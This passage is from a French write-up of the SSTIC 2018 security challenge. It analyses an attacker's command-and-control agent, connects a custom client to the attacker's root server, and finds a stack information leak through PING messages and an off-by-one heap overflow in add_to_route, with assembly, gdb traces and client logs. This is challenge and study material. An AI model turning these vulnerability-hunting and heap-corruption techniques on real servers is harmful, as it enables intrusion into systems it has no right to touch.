


FIGURE 5 – Chronologie des messages échangés entre l'agent `/tmp/.f4ncyn0un0urs`, le premier serveur et le serveur racine. Les échanges dessinés en noir sont chiffrés avec les clés AES échangées lors de l'échange de clés, en rouge

2 Riposte proportionnée

2.1 Vulnérabilités ! Où êtes-vous ?

2.1.1 Un réseau très dictatorial

Jusqu'à maintenant, j'ai extrait le programme `f4ncyn0un0urs` depuis la trace réseau initiale et l'analyse que j'ai effectuée a permis de comprendre le fonctionnement de cet agent. J'ai de plus retrouvé les clés de chiffrement utilisées dans la communication qui a été enregistrée dans la trace réseau, ce qui m'a conduit à l'adresse IP et au port du serveur de contrôle de l'attaquant (le « serveur racine », `195.154.105.12:36735`).

Enfin, en exécutant `f4ncyn0un0urs -c SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}`, le programme se comporte comme un serveur racine, ce qui permet de procéder à des tests sans devoir interagir avec le serveur racine de l'attaquant, ce que je vais faire dans un premier temps. En exécutant donc `f4ncyn0un0urs` en mode « serveur racine », je me rends compte qu'appuyer sur Entrée affiche :

```
--------------------------------------------------------------------------------
invalid command
--------------------------------------------------------------------------------
```

En effet, le programme propose alors une invite de commande interactive, implémentée par la fonction `prompt`. Cette interface autorise l'utilisateur à entrer les commandes suivantes :

— `help` affiche la liste des commandes autorisées, « `routes|get|put|cmd|ping` ».
— `routes` affiche « `routing table:` » puis la liste des agents connectés, s'il y en a.
— `get` permet de récupérer un fichier depuis un agent connecté.
— `put` permet de déposer un fichier sur un agent connecté.
— `cmd` permet d'exécuter une commande *shell* sur un agent connecté.
— `ping` permet d'envoyer une requête « ping » à un agent connecté.

En exécutant une seconde instance de `f4ncyn0un0urs`, cette fois ci en mode « agent » en combinant les options `-h` et `-p` pour indiquer l'adresse IP et le port TCP que mon serveur racine utilise, je vois son identifiant qui apparaît quand j'entre ensuite `routes` dans l'interface, et j'arrive à utiliser les commandes `get`, `put`, `cmd` et `ping`. Le code de la fonction `prompt` permet de comprendre que ces quatre commandes correspondent aux messages `GET`, `PUT`, `CMD` et `PING` que j'avais identifié dans la section 1.3.5.

Est-il possible d'exécuter directement des commandes envoyées par un agent sur le serveur racine ? La fonction `mesh_process_message`, qui interprète les messages reçus, appelle `msg_process_job` pour exécuter les commandes `GET`, `PUT` et `CMD`. Pour cela il faut nécessairement que le message provienne du parent et que l'ID agent source du message soit nul. Cela impose donc que ces commandes proviennent du serveur racine, et tout message `GET`, `PUT` ou `CMD` reçu depuis un agent connecté serait simplement ignoré.

La fonction `mesh_process_message` appelle aussi `msg_process_job` quand le message reçu correspond à une réponse, ce qui permet par exemple d'afficher le résultat de l'exécution d'une commande *shell* dans l'interface du serveur racine. En creusant l'implémentation des fonctions `prompt` et `start_execute_job`, je comprends ce qu'il se passe quand le serveur racine lance l'exécution d'une commande *shell* sur un agent :

— Le serveur racine appelle `add_receiver` pour écrire dans son interface (`stdout`) les messages de réponse provenant de l'ID agent de l'agent concerné par l'exécution de la commande *shell*.
— Puis le serveur racine envoie un message `CMD` (`0x00000201`) à l'agent, avec comme contenu la commande à exécuter.
— Ce message est acheminé par le réseau arborescent jusqu'à l'agent destinataire, qui appelle la fonction `start_execute_job`. Celle-ci crée un nouveau processus qui exécute la commande donnée, et appelle `add_transmitter` pour transmettre au serveur racine la sortie de cette commande.
— Tant que la commande produit du contenu, l'agent appelle `process_transmission` pour transmettre ce contenu au serveur racine, par des messages `CMD_CONTENT` (`0x03000201`).

— Le serveur racine qui reçoit ces messages appelle `msg_process_transmission`, qui écrit leurs contenus sur la sortie standard du programme (`stdout`), comme cela avait été défini par `add_receiver`.
— À la fin de l'exécution de la commande, l'agent appelle `end_transmission`, qui envoie un message `CMD_DONE` (`0x05000201`) au serveur racine et retire le transmetteur.
— Quand le serveur racine reçoit le message `CMD_DONE`, il appelle `msg_process_transmission_done`, qui enlève le récepteur associé à l'adresse en question.

Dans un contexte où je contrôle complètement l'agent, la réception d'un message `CMD` provenant du serveur racine indique la création d'un canal de communication dans lequel je peux écrire ce que je veux dans l'interface de contrôle du serveur racine. Et le serveur racine n'a pas de fonctionnalité permettant de fermer un tel canal de contrôle : il attend que j'envoie un message `CMD_DONE` pour cela. Et si j'utilisais cela pour créer un canal de discussion avec l'attaquant ? J'ai implémenté un client Python du protocole utilisé par `f4ncyn0un0urs`, testé avec le serveur racine de test, puis l'ai connecté au serveur racine que j'ai trouvé et ai attendu que l'attaquant envoie une commande, pour lui demander gentiment son adresse e-mail… Et là, le mercredi 4 avril à 00h06, je reçois un message demandant à mon agent d'exécuter la commande `id` :

```
[DEBUG] RCV Recv(b'ceqejeve' 0x0->0x1245780345567817 cmd 0x201 [3] b'id\x00')
>>> c.reply_cmd(b'coucou ! Quelle est ton adresse e-mail ?\n')
[DEBUG] SND cmd 0x1245780345567817->0x0 0x3000201 b'coucou ! Quelle est ton adress'(40)
>>> c.reply_cmd(b'pour repondre, envoie une commande vers 0x1245780345567817 ;)\n')
[DEBUG] SND cmd 0x1245780345567817->0x0 0x3000201 b'pour repondre, envoie une comm'(62)
>>> c.recv_encrypted()
```

L'attaquant n'a pas répondu, dommage. Il ne s'attendait probablement pas à ce que la commande `id` lui retourne une question, mais j'ai peut-être été trop direct dans ma question.

Comme il n'est pas possible d'utiliser les commandes `GET`, `PUT` et `CMD` depuis un agent vers le serveur racine, il reste les autres. Qu'en est-il de `PING` ? Il n'y a pas de filtrage quand `mesh_process_message` appelle `msg_process_ping`, et cette fonction se contente de modifier l'en-tête avant de renvoyer le message avec `mesh_relay_message`. Cette dernière fonction se fie au champ *taille* de l'en-tête du message pour définir la quantité de données à envoyer, et ce champ a été défini par l'agent qui a émis la requête `PING` initiale… Avant de rechercher une vulnérabilité, je teste que le serveur racine que j'utilise répond aux requêtes `PING`, et c'est bien le cas.

2.1.2 Un tintement qui saigne

Comme vu précédemment dans les sections 1.3.3 et 1.3.5, quand un agent envoie un message, il précise la taille des données envoyées à deux endroits :

— dans l'en-tête du message qui est chiffré, un champ *taille* indique la taille du message (en-tête de 40 octets et contenu) ;
— une fois le message chiffré, il est envoyé avec le vecteur d'initialisation qui a été utilisé, après que la taille de l'ensemble (encodée par un entier de 32 bits) ait été envoyée.


En temps normal, la seconde taille correspond à la première arrondie au multiple de 16 supérieur ou égal le plus proche, à laquelle a été ajoutée 16 (ce qui permet de prendre en compte le chiffrement par bloc et le vecteur d'initialisation). En pratique, rien n'empêche d'émettre un message dont ces deux tailles sont décorrélées. Toutefois `f4ncyn0un0urs` est assez robuste face à des tailles non prévues :


— Quand la fonction `scomm_recv` reçoit des données chiffrées, elle commence par recevoir la taille des données, puis tronque cette taille à 16384 octets (`0x4000`) avant de recevoir effectivement les données, dans une zone mémoire de 16384 octets.
— Chaque appel à `scomm_recv` s'effectue avec une zone mémoire de 16384 octets qui a été effacée au préalable (en la remplissant de 0 avec la fonction `memset`). Donc si un paquet définit un champ *taille* supérieur à la taille des données effectivement transmises, cela ne réutilise pas d'éventuelles données précédentes non-effacées.

— Les fonctions qui utilisent `scomm_recv` (`mesh_agent_peering` et `mesh_process_message`) vérifient que le champ *taille* ne dépasse pas 16384 octets. Ainsi les fonctions qui reposent sur ce champ pour accéder au contenu du message ne peuvent pas dépasser de la zone mémoire allouée de 16384 octets.

Toutefois, en regardant plus en détail, je me rends compte que les zones mémoires temporaires utilisées par `scomm_recv` pour recevoir les données chiffrées puis pour accueillir les données déchiffrées ne sont pas effacées avant utilisation. De plus, la fonction n'enlève pas la taille du vecteur d'initialisation (16 octets) à la taille du message avant de le copier dans la zone mémoire donnée en argument. Donc en pratique, `scomm_recv` copie un bloc de 16 octets en trop, qui proviennent de valeurs précédentes sur la pile. En utilisant un message `PING` dont le champ *taille* englobe ces 16 octets supplémentaires, il est possible de les obtenir.

Est-il possible d'obtenir des données intéressantes avec cette vulnérabilité, comme l'adresse mémoire d'une structure ? Pour répondre, j'ai dessiné sur un même schéma l'utilisation de la pile par les fonctions qui sont appelées par `mesh_process_message`.





Ce schéma représente le contenu de la pile du serveur quand `mesh_process_message` appelle `scomm_recv` (colonne de gauche), `msg_process_ping` (colonne du milieu) et `mesh_process_agent_peering` (colonne de droite). Ces fonctions appellent d'autres fonctions, qui peuvent agir sur le contenu de la pile, et ce schéma ne représente que les appels à des fonctions qui peuvent agir sur ce que contient la zone « message déchiffré par `scomm_recv` ».

La fonction `msg_process_ping` modifie les deux derniers blocs de 16 octets de cette zone mémoire quand `scomm_send` est appelée, et la fonction `mesh_process_agent_peering` modifie les trois derniers blocs de 16 octets. Par ailleurs, pour qu'il soit possible de recevoir une réponse à la commande `PING` utilisée, il faut que le champ *taille* ne dépasse pas 16384-16 = 16368 (`0x3ff0`) octets, à cause d'une vérification opérée par `scomm_send` [52]. Ceci empêche la lecture du dernier bloc de 16 octets, mais permet de lire :

— le « `rbx` sauvegardé » d'un précédent appel à `scomm_send` par `msg_process_ping` ;
— le « `rbx` sauvegardé » d'un précédent appel à `scomm_send` par `mesh_process_agent_peering` ;
— le « `rbp` sauvegardé » d'un précédent appel à `scomm_send` par `mesh_process_agent_peering` ;
— le « `r12` sauvegardé » d'un précédent appel à `scomm_send` par `mesh_process_agent_peering`.

Un « registre sauvegardé » désigne ici un registre du processeur dont la valeur est mise dans la pile à l'entrée dans une fonction et est rétablie à la sortie de la fonction. En regardant d'où viennent les valeurs, je me rends compte des éléments suivants.

— Le « `rbx` sauvegardé » correspond toujours à l'adresse de la zone mémoire « message reçu » dans `mesh_process_message` (en `-4028` dans le schéma précédent), et permet donc de retrouver l'adresse de base de la pile (qui est définie aléatoirement par le noyau Linux).
— Le « `rbp` sauvegardé » peut contenir l'adresse de la structure principale du programme, présente dans la pile aussi.
— Le « `r12` sauvegardé » correspond à l'adresse de la structure allouée pour enregistrer les informations de connexion de l'agent auprès du serveur qui traite sa demande. Sa valeur permet donc d'obtenir une adresse dans le tas (« Heap ») du programme.

En résumé, en envoyant deux commandes `PING` précédées par des commandes `PEER` adéquates, je peux obtenir une adresse dans la pile et une adresse dans le tas du serveur.

Après avoir modifié le script Python que j'ai écrit pour communiquer avec le serveur racine pour exploiter cette vulnérabilité, j'obtiens les valeurs suivantes (qui changent à chaque redémarrage du serveur racine) :

— Adresse de la zone « message reçu » dans `mesh_process_message` : `0x3ff6c4678e0`
— Adresse de la structure principale du programme : `0x3ff6c46b9f0`

52. `scomm_send` utilisant une zone mémoire de 16384 pour enregistrer le message chiffré constitué d'un vecteur d'initialisation de 16 octets et d'un message de taille celle indiquée dans son champ *taille*, il est cohérent que cette fonction s'assure que le message chiffré ne dépasse pas 16384 octets

— Adresse de la structure des informations de connexion de l'agent : `0x6dfb50`

Ces adresses peuvent être utiles pour par exemple déterminer où écrire en mémoire s'il est possible d'exploiter une vulnérabilité permettant une telle écriture, mais ne suffisent pas à compromettre le serveur racine. Il faut donc maintenant trouver une autre vulnérabilité au programme.

2.1.3 Un routage peu stable

Dans les messages que peut envoyer un agent au serveur auquel il est connecté (son « parent »), `GET`, `PUT` et `CMD` sont ignorés car ne proviennent pas du serveur racine, `DUP_ID` est ignoré car ne provient pas du parent du serveur, et `PING` est accepté et permet d'obtenir des adresses mémoires. Il reste à étudier la commande `PEER`, qui permet à un agent d'annoncer son ID agent à ses ancêtres, comme décrit à la section 1.3.5.

Quand un serveur reçoit un message `PEER`, il exécute la fonction `mesh_process_agent_peering`. Après avoir vérifié que l'ID agent source du message reçu n'était pas connu, le serveur enregistre cet ID agent dans ces structures internes. Pour cela, il utilise une « table de routage » qui est un tableau de structures de 24 octets, que j'appelle la « structure `ROUTE_ENTRY` ». Chaque structure correspond à un enfant du serveur et contient les champs suivants (chaque ligne représente 8 octets) :

```
|  0     1     2     3     4     5     6     7  |
+-----------------------+-----------------------+
|        nombre         |        alloués        |  (entiers 32 bits petits boutistes)
+-----------------------+-----------------------+
|          pointeur vers des ID agents          |
+-----------------------------------------------+
|        pointeur vers la structure CONN        |
+-----------------------------------------------+
```

Cette structure contient un pointeur vers un tableau contenant les ID agents de la descendance de l'agent qui est décrit. Le champ `nombre` est le nombre d'ID agents renseignés dans le tableau, et le champ `alloués` est le nombre d'ID agents que peut contenir le tableau avant de devoir être étendu. La fonction `add_route` (qui crée une structure `ROUTE_ENTRY`) alloue initialement un tableau pouvant contenir 6 ID agents, et la fonction `add_to_route` (qui ajoute des ID agents à une structure `ROUTE_ENTRY`) étend le tableau de 5 entrées à chaque fois que c'est nécessaire.

La structure `CONN` est la structure qui contient des informations de connexion d'un agent connecté directement : ID agent, adresse IP, numéro de port, clés AES, vecteur d'initialisation à utiliser pour envoyer des données, etc.

La table de routage consiste en pratique en 3 champs dans la structure principale de l'agent, qui reprennent le principe des champs `nombre`, `alloués` et `pointeur vers des ID agents`, en référençant des structures `ROUTE_ENTRY` au lieu d'ID agents. Ainsi, en théorie il n'y a pas de limites au nombre d'agents que supporte un serveur, ni au nombre d'ID agents enregistrés par un serveur qui correspond à la descendance de chacun de ses enfants. En pratique, quand je tente de connecter 13 agents à un agent connecté au serveur racine que j'exécute, ce serveur s'interrompt brutalement :

```
realloc(): invalid next size
Bad system call (core dumped)
```

En exécutant le serveur racine avec le débogueur `gdb` afin de déterminer la cause de cette interruption, j'obtiens la trace d'appels suivante :

```
realloc(): invalid next size

Program received signal SIGSYS, Bad system call.
0x000000000046278d in sigprocmask ()
(gdb) backtrace
#0  0x000000000046278d in sigprocmask ()
#1  0x00000000004195f8 in abort ()
#2  0x000000000041e8a7 in __libc_message ()
#3  0x00000000004241aa in malloc_printerr ()
#4  0x00000000004281e4 in _int_realloc ()
#5  0x0000000000429012 in realloc ()
#6  0x000000000040183b in add_to_route ()
#7  0x00000000004015a3 in mesh_process_agent_peering ()
#8  0x0000000000401cbe in mesh_process_message ()
#9  0x00000000004011aa in agent_main_loop ()
#10 0x0000000000400672 in main ()
```

La fonction `malloc_printerr` qui apparaît est une fonction de la bibliothèque C qui est utilisée quand la bibliothèque détecte une corruption des structures utilisées par son allocateur mémoire. Cette fonction affiche un message indiquant le problème qui a été détecté (« realloc() : invalid next size ») et interrompt l'exécution du programme en utilisant la fonction `abort`.

Le problème est déclenché quand la fonction `add_to_route` étend l'espace mémoire alloué aux ID agents, pour passer de 11 à 16 entrées [53]. Mais pourquoi est-ce que cela se déclenche à la connexion d'un 13e agent ? Normalement l'espace mémoire aurait dû être étendu lorsque le 12e s'était connecté.

Pour répondre à cette question, il faut relire le contenu de la fonction `add_to_route`, dont le code assembleur [54] est assez court :

```
0000000000401810 <add_to_route>:
  401810:   55              push   rbp
  401811:   53              push   rbx
  401812:   48 89 f5        mov    rbp,rsi   ; rbp et rsi sont l'ID agent à ajouter
  401815:   48 89 fb        mov    rbx,rdi   ; rbx et rdi désignent une ROUTE_ENTRY
  401818:   48 83 ec 08     sub    rsp,0x8
  40181c:   8b 17           mov    edx,DWORD PTR [rdi]      ; edx = rdi->nombre
  40181e:   8b 77 04        mov    esi,DWORD PTR [rdi+0x4]  ; esi = rdi->alloués
  401821:   48 8b 47 08     mov    rax,QWORD PTR [rdi+0x8]
  401825:   39 f2           cmp    edx,esi
  401827:   76 18           jbe    401841 <add_to_route+0x31> ; si edx > esi:

  401829:   83 c6 05        add    esi,0x5                  ; ... étend le tableau
  40182c:   89 77 04        mov    DWORD PTR [rdi+0x4],esi  ; pour 5 ID agents en plus
  40182f:   48 c1 e6 03     shl    rsi,0x3
  401833:   48 89 c7        mov    rdi,rax
  401836:   e8 15 77 02 00  call   428f50 <__libc_realloc>
  40183b:   8b 13           mov    edx,DWORD PTR [rbx]
  40183d:   48 89 43 08     mov    QWORD PTR [rbx+0x8],rax

  401841:   89 d1           mov    ecx,edx                   ; fin du bloc conditionnel
  401843:   83 c2 01        add    edx,0x1
  401846:   48 89 2c c8     mov    QWORD PTR [rax+rcx*8],rbp ; l'ID agent est ajouté
```

53. cet espace mémoire est alloué initialement avec 6 entrées, puis 5 y sont ajoutées pour passer à 11 entrées, puis 5 pour passer à 16 entrées
54. le code correspond ici à la sortie de `objdump -Mintel -rd f4ncyn0un0urs`, avec mes commentaires

```
40184a:   89 13           mov    DWORD PTR [rbx],edx      ; rdi->nombre est incrémenté
40184c:   48 83 c4 08     add    rsp,0x8
401850:   5b              pop    rbx
401851:   5d              pop    rbp
401852:   c3              ret
```

Le tableau des ID agents descendants n'est étendu que lorsque le nombre d'ID agents utilisés dépasse déjà le nombre qui a été alloué, au lieu d'être étendu au moment où c'est sur le point de dépasser. Quand le 12e agent se connecte, la valeur du champ `nombre` était 11 et celle du champ `alloués` aussi. Comme la fonction `add_to_route` n'étend pas le tableau en cas d'égalité de ces deux champs, l'ID agent du 12e agent est enregistré sur les 8 octets situés après la fin du tableau alloué. Ceci a pour effet d'écraser une structure utilisée par l'allocateur mémoire de la bibliothèque C. Quand le 13e agent se connecte ensuite, comme le `nombre` 12 est supérieur au champ `alloués` 11, `add_to_route` tente d'étendre la mémoire allouée en appelant `realloc`, ce qui plante à cause de l'écrasement qui a eu lieu.

Par ailleurs, la fonction `add_route` qui ajoute une nouvelle structure `ROUTE_ENTRY` à la table de routage est implémentée d'une manière similaire à `add_to_route`, mais utilise une instruction assembleur `jb` au lieu du `jbe` présent à l'adresse `401827`. Ainsi la zone mémoire des `ROUTE_ENTRY` est étendue correctement dans la table de routage.

En résumé, la fonction `add_to_route` permet à un agent de corrompre les structures de l'allocateur mémoire du serveur auquel il est connecté, en écrasant les 8 octets présents après une zone mémoire allouée. Le contenu de cet écrasement est contrôlé par l'agent qui se connecte et présente très peu de contraintes [55]. Est-il possible d'exploiter cette vulnérabilité pour exécuter du code arbitraire sur le serveur racine ? J'espère que la réponse est positive, et vais m'intéresser à cela.

2.2 Du crash à l'écriture arbitraire en mémoire

2.2.1 L'allocateur de la glibc

Afin de comprendre comment transformer l'écrasement effectué par la `add_to_route` en écriture arbitraire, il faut au préalable se familiariser avec les structures utilisées par l'allocateur mémoire de la bibliothèque C utilisée par `f4ncyn0un0urs`. Ce programme étant liée statiquement, il embarque sa propre bibliothèque C, qui implémente `malloc`, `realloc`, `free`, etc. [56] En s'intéressant aux messages qui peuvent être affichés par ces fonctions, je me rends compte que la bibliothèque C correspond à la glibc [57] version 2.27 [58].

